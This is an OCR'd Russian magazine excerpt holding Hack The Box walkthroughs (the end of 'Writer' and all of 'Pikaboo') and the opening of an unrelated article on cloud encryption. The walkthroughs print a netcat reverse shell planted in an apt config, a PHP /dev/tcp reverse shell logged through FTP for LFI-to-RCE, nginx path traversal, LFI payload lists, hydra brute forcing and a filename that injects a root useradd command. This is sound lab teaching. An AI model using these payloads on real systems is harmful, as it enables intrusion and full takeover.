
Теперь весь трафик, приходящий на локальный порт 9090, будет ретранслирован в туннель. В качестве ретранслятора будем использовать **Proxychains**. Открываем листенер командой `rlwrap nc -lvp [port]`, запускаем цикл переписывания файла, а потом начинаем в таком же цикле отправлять сообщения:

```
while true; do ; proxychains -q swaks --to john@writer.htb --from kyle@writer.htb --server 127.0.0.1 --port 25 --body message.txt ; done
```



Полученный бэкконнект


Получаем бэкконнект, забираем приватный ключ пользователя и подключаемся заново по стабильному SSH.



Новая сессия SSH

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Если ты очень внимательно изучишь логи pspy, то заметишь еще один интересный факт — постоянный запуск команды `apt update` для обновления информации о репозиториях **apt**.



Логи pspy

По информации из базы GTFOBins, у нас была бы возможность повысить привилегии, если бы мы сами выполняли эту команду через sudo.

Из вывода команды **id** мы можем узнать, что текущий пользователь — член группы management. Поискав файлы, доступные для этой группы (`find / -group management 2>/dev/null`), обнаружим директорию **apt.conf.d**.



Права на каталог /etc/apt/apt.conf.d/

Все файлы в `/etc/apt/apt.conf.d/` — это инструкции, настраивающие APT. APT применяет их в алфавитном порядке, поэтому более поздняя инструкция может изменять параметры, установленные предшествующими ей инструкциями. То есть мы можем создать файл конфигурации, в котором перед обновлением репозиториев выполним реверс-шелл в привилегированном контексте. Открываем листенер (`rlwrap -lvp 4321`) и заполняем конфиг.

```
echo 'apt::Update::Pre-Invoke {“rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.151 4321 >/tmp/f”};’ > /etc/apt/apt.conf.d/ralf.conf
```

Как только выполнится команда `apt-get update`, мы получим бэкконнект.

Флаг рута

Мы получили полный контроль над машиной и забрали флаг рута!

HTB PIKABOO

ПЕНТЕСТИМ NGINX И ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ LFI

В этой статье мы займемся эксплуатацией неправильно настроенных алиасов nginx, познакомимся с одной из техник получения RCE через локальное включение файлов, поработаем с LDAP в Linux и найдем уязвимость в пользовательском скрипте. Все это поможет нам захватить флаг рута на машине Pikaboo с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.10.249    pikaboo.htb
```

И запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
> tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for pikaboo.htb (10.10.10.249)
Host is up (0.099s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 17:e1:13:fe:66:6d:26:b6:90:68:d0:30:54:2e:e2:9f (RSA)
|   256 92:86:54:f7:cc:5a:1a:15:fe:c6:09:cc:e5:7c:0d:c3 (ECDSA)
|_  256 f4:cd:6f:3b:19:9c:cf:33:c6:6d:a5:13:6a:61:01:42 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Pikaboo
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Мы нашли три открытых порта: 21 (служба VSFTPD 3.0.3), 22 (служба SSH) и 80 (веб-сервер nginx 1.14.2). На SSH без учетных данных стучаться бесполезно, но и на FTP нам делать нечего: Nmap уже проверил возможность анонимного входа и не обнаружил ее.

Брут FTP

Можно пробовать перебрать популярные логины для FTP. Ты легко найдешь готовые списки запросом вроде `ftp default credentials github`. Для этого будем использовать **hydra** (не путать с Ghidra). Опцией `-t` установим 32 потока.

```
hydra -L ftp_username.txt -P ftp_password.txt -t 32 pikaboo.htb ftp
```


```
[DATA] max 32 tasks per 1 server, overall 32 tasks, 2744 login tries (l:49/p:56), ~86 tries per task
[DATA] attacking ftp://pikaboo.htb:21/
[STATUS] 1248.00 tries/min, 1248 tries in 00:01h, 1496 to do in 00:02h, 32 active
[STATUS] 1231.50 tries/min, 2463 tries in 00:02h, 281 to do in 00:01h, 32 active
1 of 1 target completed, 0 valid password found
```

Результат перебора учетных данных

Из этого ничего не вышло, поэтому перейдем к вебу.

СКАНИРОВАНИЕ ВЕБ-КОНТЕНТА

Смотрим сайт и обнаруживаем, что он еще в разработке, о чем свидетельствуют сообщения «PokeAPI Integration - Coming soon!» на некоторых страницах.



Стартовая страница сайта

Только при переходе к странице администратора нас встретит HTTP-аутентификация. Если отказаться от проверки учетных данных, получим следующее сообщение об ошибке доступа.

Unauthorized

This server could not verify that you are authorized to
browser doesn't understand how to supply the credenti

Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 81

Ошибка доступа

В этой ошибке интересно сообщение об использовании веб-сервера Apache на порте 81. При этом обращались мы к порту 80, на котором работает веб-сервер nginx (по крайней мере, нам об этом сообщил Nmap). Похоже, при обращении к каталогу администратора работает какая-то внутренняя переадресация между серверами.

ТОЧКА ВХОДА

Уязвимость nginx path traversal

Если сталкиваешься с веб-сервером nginx, всегда стоит искать уязвимость обхода путей. Она появляется при неправильно настроенных алиасах. Nginx alias — это некий псевдоним, который позволяет скрыть реальное местоположение объекта. Он задается в директиве `location`. К примеру, следующая конфигурация установит замену `/img/` на `/web/data/images/`:

```
location /img/ {
    alias /web/data/images/;
}
```

При обращении к `/img/test.png` веб-сервер вернет файл `/web/data/images/test.png`. Уязвимость появляется при неправильном указании `location`, к примеру как в следующей конфигурации:

```
location /img {
    alias /web/data/images/;
}
```

В этом случае, если мы обратимся к `/img../test.png`, сервер вместо того, чтобы вернуть файл `/web/data/images/test.png`, выполнит прямую замену алиаса и попытается вернуть `/web/data/test.png`, тем самым обходя каталог `images`.

Давай воспользуемся обходом через каталог `admin` и просканируем содержимое сайта. Для этого мы будем сканировать адрес `/admin../`. Так как при обращении к странице `/admin` происходит редирект на другой сервер, мы сможем просмотреть именно веб-контент внутреннего сервиса на порте 81.

> **Справка: сканирование веба с ffuf**
>
> Чтобы найти скрытое содержимое на сайтах, применяется сканирование методом перебора каталогов. Для этого можно использовать программы вроде dirsearch и DIRB.
>
> Я предпочитаю легкий и очень быстрый ffuf. При запуске укажем следующие параметры:
>
> - `-w` — словарь (используем directory-list-2.3-medium из набора SecLists);
> - `-t` — количество потоков;
> - `-u` — URL;
> - `-fc` — исключить из результата ответы с кодом 403.
>
> Команда получается следующая:
>
> ```
> ffuf  -u http://pikaboo.htb/admin../FUZZ -w /home/ralf/tmp/
> wordlists/Content/dirs/files_interesting.txt -t 200
> ```


```
#                [Status: 403, Size: 274, Words: 20, Lines: 10]
server-status    [Status: 200, Size: 5151, Words: 257, Lines: 102]
.hta             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess        [Status: 403, Size: 274, Words: 20, Lines: 10]
```

Результат сканирования каталогов с помощью ffuf

В результате я нашел несколько интересных файлов. Среди них — очень важный файл `server-status`, в котором отражаются все запросы к веб-серверу Apache. Он и раскрывает нам при обращении к `http://pikaboo.htb/admin../server-status` незнакомые до этого момента каталоги. В том числе `http://pikaboo.htb/admin../admin_staging/`.

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	9619	0/4422/15268	_	0.86	89	0	0.0	3.20	10.38	127.0.0.1	localhost:81	GET /admin_staging HTTP/1.1
1-0	9620	0/4435/15582	_	0.83	89	0	0.0	2.78	11.91	127.0.0.1	localhost:81	GET /admin/../zlib.LICENSE HTTP/1.0
2-0	9621	0/4403/15484	_	0.81	53	0	0.0	3.56	11.49	127.0.0.1	localhost:81	GET /pokatdex/favicon.ico HTTP/1.0
3-0	9622	0/4443/15381	W	0.93	0	0	0.0	3.70	11.94	127.0.0.1	localhost:81	GET /admin/../server-status HTTP/1.0
4-0	9623	0/4454/15326	_	0.83	54	0	0.0	3.09	12.11	127.0.0.1	localhost:81	GET /admin/../server-status HTTP/1.0
5-0	9624	0/4410/13680	_	0.83	89	0	0.0	2.89	9.05	127.0.0.1	localhost:81	GET /admin/../.zsh_history HTTP/1.0
6-0	9625	0/4462/12144	_	0.85	6	0	0.0	3.00	8.43	127.0.0.1	localhost:81	GET /admin/../ HTTP/1.0
7-0	32729	0/3193/9326	_	0.62	11	0	0.0	2.00	6.10	127.0.0.1	localhost:81	GET /admin/../index.php HTTP/1.0
8-0	-	0/0/5178	.	0.00	14783	0	0.0	0.00	5.53	127.0.0.1	localhost:81	GET /admin/../admin_staging/assets/img/sidebar-4.jpg HTTP/1.0
9-0	-	0/0/75	.	0.00	14783	0	0.0	0.00	2.34	127.0.0.1	localhost:81	GET /admin/../admin_staging/assets/img/sidebar-3.jpg HTTP/1.0

Содержимое файла server-status



Страница admin_staging

Мы нашли несколько страниц, на которые можем перейти. Если заглянуть в Burp History, то мы увидим, что желаемая страница передается в качестве значения параметра `page`. А это вероятная уязвимость включения файлов, которую следует проверить.

Host	Method	URL	Params	Edited	Status
http://pikaboo.htb	GET	/admin			401
http://pikaboo.htb	GET	/admin../admin_staging/			200
http://pikaboo.htb	GET	/admin../admin_staging/index.php?page=user.php	✓		200


Запрос в Burp History

ТОЧКА ОПОРЫ

Уязвимость LFI

При тесте Local File Inclusion можно просто отдать одному из сканеров директорий список с соответствующими нагрузками. Я для перебора использовал Burp Intruder со своими словарями (можешь поискать готовые на GitHub).

Первым делом определяем нагрузку, с помощью которой можно просмотреть доступный для всех системных пользователей файл на удаленном хосте. В результате перебора удалось прочитать файл `/var/log/lastlog` через обход директорий последовательностью `../../../../../`.



Request	Payload	Status	Error	Timeout	Length	Comment
5273	../../../../../var/log/lastlog	200			307825	
5276	../../../../../../../../var/log/lastlog	200			307825	
5274	../../../../../../var/log/lastlog	200			307825	
5272	../../../../var/log/lastlog	200			307825	
5282	..%2f..%2f..%2f..%2f..%2f..%2fvar/log/lastlog	200			307825	
5288	%2e%2e/%2e%2e/%2e%2e/%2e%2e//var/log/la...	200			307825	
5280	..%2f..%2f..%2f..%2fvar/log/lastlog	200			307825	
5281	..%2f..%2f..%2f..%2f..%2fvar/log/lastlog	200			307825	

Результат атаки через Burp Intruder

На втором этапе в найденную нагрузку нужно подставлять самые важные системные файлы, информация из которых может помочь нам продвинуться дальше. Список опять же можно без проблем найти.

Request	Payload	Status	Error	Timeout	Length
0		200			307825
903	/var/log/lastlog	200			307825
1020	/var/log/wtmp	200			162989
873	/var/log/dpkg.log	200			62004
884	/var/log/faillog	200			47564
1018	/var/log/vsftpd.log	200			19986
1	/.Xauthority	200			15532
3	/.bash_profile	200			15532
4	/.bashrc	200			15532
5	/.cshrc	200			15532

Результат перебора важных файлов через LFI

В результате атаки получаем всего пять доступных для просмотра файлов. Информация из них нам не особенно полезна, но лог службы FTP `vsftpd.log` все же окажет нам немалую услугу.

От LFI к RCE

Есть несколько способов получить удаленное выполнение кода (RCE), имея LFI, и один из них я сейчас покажу. Дело в том, что мы можем заставить веб-сервер обратиться к файлу логов службы FTP и таким образом косвенно выполнить туда запись. Например, если мы попытаемся авторизоваться от лица пользователя `test_test_test`, то эта строка попадет в этот лог. Таким образом, мы можем записать в файл код на PHP и, обратившись к этому файлу через веб-сервер, выполнить его!

Давай авторизуемся в службе FTP, передав в качестве логина код, который даст нам реверс-шелл:

```
<?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.61/443 0>&1'");
?>
```

```
ralf@ralf-PC:~/tmp/Pikaboo$ ftp pikaboo.htb
Connected to pikaboo.htb.
220 (vsFTPd 3.0.3)
Name (pikaboo.htb:ralf): <?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.61/443 0>&1'"); ?>
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

Запись шелла через FTP-авторизацию

> **Справка: реверс-шелл**
>
> Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».
>
> В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.
>
> В качестве самого листенера при этом можно использовать широко известный netcat.
>
> ```
> rlwrap nc -lvp [port]
> ```

Осталось только обратиться к нашему файлу логов, и мы тут же получим управление над хостом.

```
curl 'http://pikaboo.htb/admin../admin_staging/index.
php?page=../../../../..//var/log/vsftpd.log'
```

```
ralf@ralf-PC:~/tmp/Pikaboo$ rlwrap nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.61] from pikaboo.htb [10.10.10.249] 33136
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Окно листенера netcat

Продолжение статьи →

HTB PIKABOO

ПЕНТЕСТИМ NGINX
И ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ LFI

ПРОДВИЖЕНИЕ

Искать пути для дальнейшего продвижения мы будем с помощью скриптов PEASS.

Справка: скрипты PEASS для Linux

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь надо загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.


```
python3 -m http.server
```

А теперь с помощью того же `wget` на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать файлу право на выполнение и выполнить скрипт.


```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Скрипт выводит огромное количество информации, среди которой мне удалось обнаружить следующее:


- в планировщике задач cron от имени root запускается какой-то скрипт;
- для локального хоста прослушивается порт службы LDAP — 389;
- в директории `opt` находим какой-то проект, имеющий репозиторий Git;
- а также находим хеш пароля для доступа к страницам Apache.




Планировщик задач cron



Открытые порты



Обнаруженные репозитории Git




Найденные хеши

Первым делом я решил посмотреть на задачу в cron, так как этот путь может напрямую привести к высоким привилегиям.

Содержимое файла /usr/loca/bin/csvupdate_cron

Этот скрипт обрабатывает файлы CSV во всех вложенных каталогах директории `/srv/ftp/` с помощью приложения `csvupdate`. Я сразу увидел возможность манипулировать параметром, но, так как мы пока не можем работать с этим каталогом, вернемся к нему позже.



Содержимое каталога /srv/ftp/


Группа и владелец содержимого намекают на то, что с этим каталогом можно работать, если авторизоваться по FTP. Значит, нам нужны учетные данные пользователя.

Поиск учетных данных

Первым делом я попробовал перебрать хеш в надежде, что пароль подойдет и для пользователя. Но только хеш перебрать не удалось. Однако у нас еще остался репозиторий Git! Как известно, исходники — отличное место, чтобы выудить важные данные.

Я просто поискал все подстроки вроде `passw` и `secret`, и это дало результат.

```
grep -iR 'passw\|secret\|cred' /opt/pokeapi/*
```



Искомые подстроки из репозитория

Видим много строк-паролей в файле `/opt/pokeapi/config/settings.py`. Если открыть и просмотреть его, то мы найдем учетные данные для службы LDAP. А это путь для дальнейшего продвижения!

Содержимое файла settings.py


LDAP

LDAP (Lightweight Directory Access Protocol) — это протокол, который используется для хранения и получения данных из каталога с иерархической структурой. Обычно к нему прибегают для хранения информации об организации, ее активах и пользователях. LDAP — это гибкое решение, которое можно применять для представления разных сущностей и их свойств.

Подключимся и взглянем на всю информацию, которую нам вернет базовый каталог. Для подключения укажем `ldapsearch` следующие параметры:


- `-x` — использовать простую аутентификацию;
- `-D` — путь навигации для подключения;
- `-w` — пароль;
- `-h` — хост;
- `-b` — базовый путь, по которому выполняется поиск.

```
ldapsearch -D "cn=binduser,ou=users,dc=pikaboo,dc=htb" -w 'J~42%W?PFHl]g' -h 127.0.0.1 -x -b "dc=pikaboo,dc=htb"
```




Свойства пользователя pwnmeow

Мы получили все свойства пользователя `pwnmeow`, среди которых есть закодированный пароль.



Пароль пользователя pwnmeow


Но подключиться по SSH с этим паролем не вышло. Оказывается, флаг можно было забрать сразу, так как его группа-владелец — `www-data`.



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Зато полученный пароль позволяет авторизоваться на FTP. Причем мы оказываемся именно в нужной директории, с правом записи.



Подключение к службе FTP

Теперь вернемся к эксплуатации уязвимости, а именно к файлу `/usr/loca/bin/csvupdate_cron`.

Содержимое файла /usr/loca/bin/csvupdate_cron

В цикле вместо переменной `$d` будут поочередно вставляться имена каталогов из директории `/srv/ftp/`. Также стоит обратить внимание на функцию `basename`, которая вернет строку после последнего слеша, например:

```
basename '/asd/qwe/zxc/dsa' => 'dsa'
```


Здесь интересная подстановка через символ `*`. Вместо него в команду будут подставляться файлы с расширением .csv. Если мы подберем такое название файла, чтобы получился конвейер команд, система просто выполнит их.

Сложность здесь в том, что нужно придумать такой способ повышения привилегий, чтобы в команде не встречались слеши. И я нашел способ — создать нового пользователя-администратора вот такой командой:

```
useradd -o -u 0 -g 0 -p `openssl passwd -1 ralf8888` ralf
```


Тут мы создаем пользователя с UID и GID, равными нулю (пользователь root), с паролем `ralf8888` и именем `ralf`. Тогда имя файла должно быть таким:

```
"|useradd -o -u 0 -g 0 -p `openssl passwd -1 ralf8888` ralf ;.csv"
```



Создание файла через FTP

Дождемся выполнения команды. Как только в файле `/etc/passwd` появится созданный пользователь, авторизуемся и забираем флаг рута.




Содержимое файла /etc/passwd

Флаг рута

Машина пройдена!

ОБЛАКО ПОД ЗАЩИТОЙ

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com



Создатели облачных файловых хранилищ уверяют нас, что не имеют доступа к пользовательским данным, но регулярно доказывают обратное. К счастью, у нас тоже есть козырь в рукаве — это шифрующие файловые системы, созданные специально для шифрования данных пофайлово.

Хранение важных файлов в облаке — удобный и надежный способ обезопасить данные от поломки компьютера или выхода из строя жесткого диска, от действий вирусов-шифровальщиков и даже от собственных ошибок. И если бесплатно можно получить лишь относительно немного места в облаке с весьма ограниченными возможностями защиты, то подписка на офисный пакет от Microsoft предоставит сразу целый терабайт облачного пространства.

В то же время все, что ты сохраняешь в облаке, становится доступным со стороны. Владелец облачного сервиса сможет (и будет!) сканировать твои файлы в поисках запрещенного контента, а в некоторых случаях — и просто для того, чтобы показать тебе более релевантную рекламу. Если же данные твоей учетной записи попадут в руки злоумышленника, то и твои документы и фотографии могут быть использованы против тебя. Примеров более чем достаточно: здесь и Celebgate, и повальные увольнения со стороны работодателей, узнавших, что их работницы могут носить (а могут и не носить) купальники, и многочисленные попытки шантажа.

Как подобные случаи соотносятся с утверждениями владельцев облачных сервисов, что все данные в облаке надежно зашифрованы? Действительно ли данные зашифрованы, а если да, то почему так часты утечки? Дело в том, что шифрование шифрованию рознь и защищают разные способы шифрования от совершенно разных угроз.

КАК И ОТ ЧЕГО ЗАЩИЩЕНЫ ДАННЫЕ В ОБЛАКЕ

Каждый облачный провайдер считает своим долгом сообщить о том, насколько серьезно зашифрованы данные и насколько безопасно их хранить именно в его облаке. Хороший пример — статья Encryption at rest in Google Cloud, в которой Google рассказывает о многослойной схеме шифрования с использованием AES-256. В то же время Google спокойно сканирует переписку пользователей, фотографии и даже пароли, что вызывает логичный вопрос: а в самом ли деле данные зашифрованы?

Данные в облачных сервисах Amazon, Microsoft OneDrive, Dropbox и Google действительно хранятся в виде зашифрованных блоков, распределенных не только по разным дискам, но и по разным физическим серверам, часто разнесенных географически, а в случае с Apple iCloud — рассредоточенных по разным провайдерам. При скачивании фотографий, файлов и других данных из iCloud система выдает ссылки на блоки данных, расположенные на серверах то Microsoft, то Google, а для американских пользователей попадаются ссылки и на инфраструктуру AT&T. Разумеется, владелец облачного сервиса не хочет, чтобы провайдеры серверной инфраструктуры (как видим, это не всегда одно и то же лицо) могли получить доступ к данным. Соответственно, данные шифруются по блокам, а ключи шифрования хранятся уже на собственных серверах владельца облачного сервиса.


Такой способ шифрования позволяет защитить данные от несанкционированного доступа владельца серверной инфраструктуры, а также от злоумышленников, получивших удаленный или физический доступ к серверу. Действительно, у злоумышленника не получится расшифровать данные с сервера без ключей шифрования, которые хранятся совсем в другом месте.

Отсюда же следует, что владелец облачного сервиса, имеющий в своем распоряжении ключи шифрования, может легко расшифровать все данные, сохраненные в его облако. Поставим здесь зарубку на память; к этому моменту мы еще вернемся.

Из этого правила есть исключения. Наиболее известное из них — технология «сквозного шифрования», которую использует Apple для защиты отдельных категорий данных (например, сохраненных паролей, твоей медицинской информации и истории браузера Safari; фотографии и документы в число таких данных не входят, чему есть достаточно свежее подтверждение: фотографии долгое время утекали из нескольких сотен учетных записей). К таким данным доступа не имеет даже сама компания Apple, а для их расшифровки нужен отдельный ключ, который расшифровывается с помощью кода блокировки экрана одного из привязанных устройств (например, iPhone или iPad) или пароля на вход в компьютер с macOS. Я вижу здесь определенное лукавство Apple. С одной стороны, такие данные и в самом деле защищены, а компания Apple не только не расшифровывает их сама, но и не выдает правоохранительным органам даже через суд.

